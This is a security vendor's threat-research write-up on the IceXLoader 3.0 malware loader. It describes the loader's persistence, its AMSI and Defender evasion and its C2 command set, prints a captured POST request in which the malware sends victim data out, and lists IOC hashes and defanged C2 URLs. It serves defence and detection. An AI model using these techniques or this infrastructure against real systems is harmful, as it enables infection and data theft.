New IceXLoader 3.0 – Developers Warm Up to Nim | FortiGuard Labs

By Joie Salvio and Roy Tay

Published: 2022-06-15 · Archived: 2026-04-06 01:24:20 UTC

FortiGuard Labs has encountered version 3.0 of what is now dubbed IceXLoader, a new malware loader being advertised in malware hacking forums.

IceXLoader is a commercial malware used to download and deploy additional malware on infected machines. The latest version is written in Nim, a relatively new language utilized by threat actors the past two years, most notably by the NimzaLoader variant of BazarLoader used by the TrickBot group.

This article discusses the technical details of how IceXLoader behaves and the potential malware that it can deliver in an infected system.

Affected Platforms: Windows
Impacted Parties: Windows users
Impact: Potential to deploy additional malware for malicious purposes
Severity Level: Medium

The ICE X Project

While hunting for new malware families written in the Nim programming language, FortiGuard Labs discovered a loader malware with the strings “ICE_X” and “v3.0”.

A loader is a type of malware that is intended for downloading and executing additional payloads provided by a threat actor to further their malicious objectives.

Collected samples had some incomplete features, for example the code for using a mutex for running only a single instance of the malware is only comprised of dummy code. When coupled with the “v3.0” string (implying the presence of earlier versions of a similar malware), we suspected that this was a work-in-progress port of an existing malware to Nim.

To validate our hypothesis, we dug deeper and found links to underground forums where the developers sell the loader as ICE X at $118 for a lifetime license (Figure 1).



Figure 1: ICE X advertisement in a forum website

The malware developers' website (Figure 2), sells several commodity malware and provides related services including hacking, crypting, and malware development. The team of four claims 14 years of experience in the business with more than 200 clients.



Figure 2. IceXLoader malware developer website

FortiGuard Labs researchers chose to name this malware family IceXLoader based on the "ICE_X" strings found in both version 1 and version 3 samples. As there are similarly-named Ice IX / IceX variants of the Zeus banking trojan, we appended Loader to the name to avoid confusion with these older banking trojans.

New Version, New Language

The developers provided a video to demonstrate configuring the IceXLoader builder with a Server URL containing the familiar Command & Control (C2) URL pattern “icex/Script.php” seen in our samples (Figure 3).



Figure 3. IceXLoader builder configuration

In the same video, the developers showed an IceXLoader version 1 client connected to the C2 server panel (Figure 4), which was likely the production version at that time.



Figure 4. C2 server panel showing the IceXLoader version 1 client

Pivoting around the known C2 URLs for IceXLoader allowed us to collect version 1 samples written in the AutoIt scripting language.

The almost identical implementation of the functions from the two versions confirmed our suspicions that the Nim-based loader is a newer version of the more feature-complete IceXLoader version 1 (Figure 5).



Figure 5. getinfo() function comparison between IceXLoader version 1 and 3

The developers market their loader as FUD (Fully UnDetected), a common term used within malware hacking forums to denote malware that can bypass antivirus products. They also claim that they will continuously update it as security products eventually detect such malware.

This need to evade security products could be a reason the developers chose to transition from AutoIt to Nim for IceXLoader version 3. Since Nim is a relatively uncommon language for applications to be written in, threat actors take advantage of the lack of focus on this area in terms of analysis and detection.

The following technical analysis will focus primarily on IceXLoader version 3. However, comparisons to old versions are mentioned where necessary.

Technical Details

The IceXLoader builder generates a standalone executable EXE file with the chosen configuration values hardcoded into each file that a threat actor can distribute to potential victims.

Once this file is executed on a victim machine, it initializes itself based on the configured settings.

Persistence

If configured, IceXLoader utilizes Windows startup features commonly abused by malware to survive system reboots. It copies itself to %AppData%\Microsoft\Windows\Start Menu\Programs\Startup\ with a configurable filename.

At the same time, it adds a registry entry in Software\Microsoft\Windows\CurrentVersion\Run with the value set to a second copy previously dropped in %AppData%.

As the mutex implementation is incomplete in the version 3 samples, multiple instances of IceXLoader will run when Windows restarts.

Evasion

IceXLoader performs a known method of in-memory patching of “AmsiScanBuffer” in AMSI.DLL. It does this to bypass the Microsoft Windows Antimalware Scan Interface used by security products to scan and detect malicious content. This reduces the chance of IceXLoader and its subsequent malware payloads being detected.

It then writes some PowerShell commands to %TEMP%\file.bat (Figure 6) and executes them to disable Windows Defender’s real-time scan. Moreover, it adds exclusions to Windows Defender to prevent it from scanning the directory where IceXLoader is located.



Figure 6. PowerShell commands used to evade detection

Once the malware has completed initialization, it proceeds to communicate with the C2 to carry out further actions in the victim system.

Client-Server Communication Protocol

IceXLoader communicates with a hardcoded list of C2 servers via HTTP/HTTPS POST requests. The User-Agent HTTP header is set to the Windows machine GUID, which uniquely identifies each infected machine. This could be referred to as a victim ID. Communication between the loader and C2 is in plaintext and is not encoded or encrypted.

Figure 7 demonstrates the communication flow between IceXLoader and its C2 server. The “info” command is used as an example below, but other commands use a similar flow:



Figure 7. IceXLoader client-server communication

An initial beaconing POST request with "SetOn=On" is sent by IceXLoader to notify the C2 that it is ready to receive commands.

The C2 server usually responds with an "info" command to register the loader as a valid client in the server panel. The client acknowledges the command by responding with "Done=<*command*><|>" i.e., "Done=info<|>". After that, the client executes the command.

For the "info" command, IceXLoader collects the following information and sends it to the C2 server

- Nickname (set by malware operator and hardcoded in binary sample, "ICE X" by default)
- Victim ID
- Username and machine name and whether user has administrative privileges
- Windows OS version
- Installed antivirus products
- Presence of .NET Framework v2.0 and/or v4.0
- Loader version (hardcoded in binary sample)
- Total amount of installed memory
- Processor name

- Graphics card name

Figure 8 shows an HTTP POST request with all the information gathered from the victim system.

```
POST /icex/Script.php HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Encoding: gzip
User-Agent: 5da28bea-f4f0-49bd-a0b1-2c00b00828b3
Content-Length: 252
Host: [redacted]

info=ICE X<|>5da28bea-f4f0-49bd-a0b1-2c00b00828b3<|>[redacted]@WIN-NDC6MNB<|>Windows 10
x64<|>Windows Defender<|>v2.0 v4.0<|>v3.0<|>2 GB<|>Intel(R) Core(TM) i5-7600K CPU @ 3.80
GHzIntel(R) Core(TM) i5-7600K CPU @ 3.80 GHz<|>Intel(R) UHD Graphics 630<|>
```

Figure 8. POST request with the gathered information

Commands

Once the system info is sent to the C2 server, IceXLoader regularly repeats the beaconing request to poll for additional commands.

The list of all the commands supported by IceXLoader can be found below. The pipe "|" character is used to separate options for the commands. Words in *italics* refer to values supplied by the threat actor.

- **close:** Stop execution
- **info:** Collect system info and send it to C2
- **msg|*MESSAGE:*** Display a dialog box with specified message
- **restart:** Restart the loader
- **runFile|*URL*|*TEMP_FILE_NAME*:** Send a GET request to download a file from URL to %TEMP% as TEMP_FILE_NAME and then open it with "cmd /c". The advantage of using "cmd /c" is the ability to open any file type registered on the system, e.g., .txt files or Office documents. It is not limited to just executable files
- **runFile|*URL*|mem|True:** Send a GET request to download an executable file from URL and run it from memory
- **runFile|*URL*|mem|False:** Not fully implemented in version 3. This command loads and executes a .NET assembly in version 1
- **Sleep|*INTERVAL***: Change the C2 server beaconing interval to the new value specified by INTERVAL (in milliseconds)
- **Update:** Current implementation in version 3 is identical to the "runFile" command, but original implementation in version 1 was designed for updating IceXLoader itself
- **uninstall:** Remove all copies of itself from disk and stop running

As the main function of IceXLoader, the malware operator can interactively send "runFile" commands to the loader to download and execute additional malware on disk or filelessly in memory.

Infection Chains

Previous campaigns spotted in the wild distributed DcRat via IceXLoader version 1 and an unknown malware with an associated Monero (XMR) miner via IceXLoader version 3.

The infection chains observed during earlier campaigns are illustrated below.

Malspam-delivered IceXLoader leads to DcRat (May 2022)

IceXLoader version 1 has been observed to be delivered through ZIP email attachments. The infection chain illustrated in Figure 9 is based on a submission by Andre Girondo at MalwareBazaar.



Figure 9. Malspam infection chain

An email with a ZIP file attachment masquerading as an invoice is sent to unsuspecting victims. If a user unzips and executes the invoice.exe, this .NET executable drops and executes IceXLoader version 1. The attacker issues the runFile command to download and execute DcRat, a publicly available .NET-based Remote Access Tool (RAT).

Multi-stage .NET loader drops IceXLoader to mine Monero (June 2022)



Figure 10. Multi-stage .NET loader infection chain

A simple .NET downloader malware downloads and executes a .NET dropper, which then extracts and runs an IceXLoader version 3 embedded in itself. IceXLoader then receives the command to download an unknown malware. While FortiGuard Labs researchers were unable to obtain a sample of this malware, the accompanying configuration file suggested that this malware was likely a RAT or infostealer that will additionally deploy a Monero (XMR) cryptocurrency miner.

FortiGuard Labs is unable to confirm how the initial .NET downloader was delivered to victims. Based on the filenames of similar samples, they may have masqueraded as fake or cracked game-related installers.

Conclusion

In this article, we highlighted how threat actors continually evolve to evade and deter detection of their malware to the extent of porting existing code to a different and uncommon language. While simple and limited in functionality, loaders like IceXLoader pose a threat to users due to the possibility of threat actors deploying more full-featured malware upon infection.

FortiGuard Labs will continue to monitor IceXLoader and emerging trends in the loader threat landscape.

Protections

The FortiGuard Antivirus service detects and blocks this threat as **W32/IceXLoader.FGLT!tr.**

Fortinet customers are protected from this malware through FortiGuard's Web Filtering, Antivirus, and CDR (content disarm and reconstruction) services and FortiMail, FortiClient, and FortiEDR solutions.

Loaders like IceXLoader are commonly delivered via phishing. Organizations should consider leveraging Fortinet solutions designed to train users to understand and detect phishing threats:

- The FortiPhish Phishing Simulation Service uses real-world simulations to help organizations test user awareness and vigilance to phishing threats and to train and reinforce proper practices when users encounter targeted phishing attacks.
- We also suggest that organizations have their end users go through our free NSE training: NSE 1 – Information Security Awareness. It includes a module on Internet threats that is designed to help end users learn how to identify and protect themselves from various types of phishing attacks.

IOCs

Files (SHA256)

- 6d98c8bdb20a85ef44677f3e7eed32c9fee0c18354e3365c28e11cb6130a8794
- 4eaed1357af8b4f757c16d90afb339161ac73fa4b8d867a416664b89a1d0a809
- 3a838c22312f4279f400b7eee63918d9232907a1aa483c824cb8a815150f06e8
- 4c26dbee513067e6d327e4b336b29992fd5270a0a8ecd1e9571378a3fb0bdc60
- 4fe56d88c1170a3d0e025b9d8f7939139a7618b3868eb993037c6e3b52d9d501
- fecfca77593850e4f6deb8090fc35b14366ab27ef0ada833f940b2d4cb381509
- 619356420efd4dc53704fb5eb5c93f1f5d4a0123ed1fdd5ce276a832381de51d
- 915f0d1e9bd1b681d9935af168cb9f1823c738b869fb2c3646f81098a0fe5d95

C2 URLs

- hxxp[:]//kulcha[.]didns[.]ru:8080/Script.php
- hxxp[:]//golden-cheats[.]com/icex/Script.php
- hxxps[:]//r4yza92[.]com/Script.php
- hxxp[:]//62[.]197[.]136[.]240/script.php
- hxxp[:]//funmustsolutions[.]site/wp-includes/icex/Script.php
- hxxps[:]//north[.]ac/pxnel.php
- hxxp[:]//hhj[.]jbk0871[.]fun/study/Script.php

Download URLs

- hxxp[:]//funmustsolutions[.]site/wp-includes/icex/Files/Client.exe
- hxxp[:]//funmustsolutions[.]site/wp-includes/icex/Files/Loader.exe
- hxxp[:]//golden-cheats[.]com/icex/Files/BadforICE.exeBadforICE.exe
- hxxp[:]//golden-cheats[.]com/remote-config.json
- hxxp[:]//golden-cheats[.]com/loader/uploads/InstallerLoader_Wjyhorou.bmp

Learn more about Fortinet's FortiGuard Labs threat research and intelligence organization and the FortiGuard Security Subscriptions and Services portfolio.
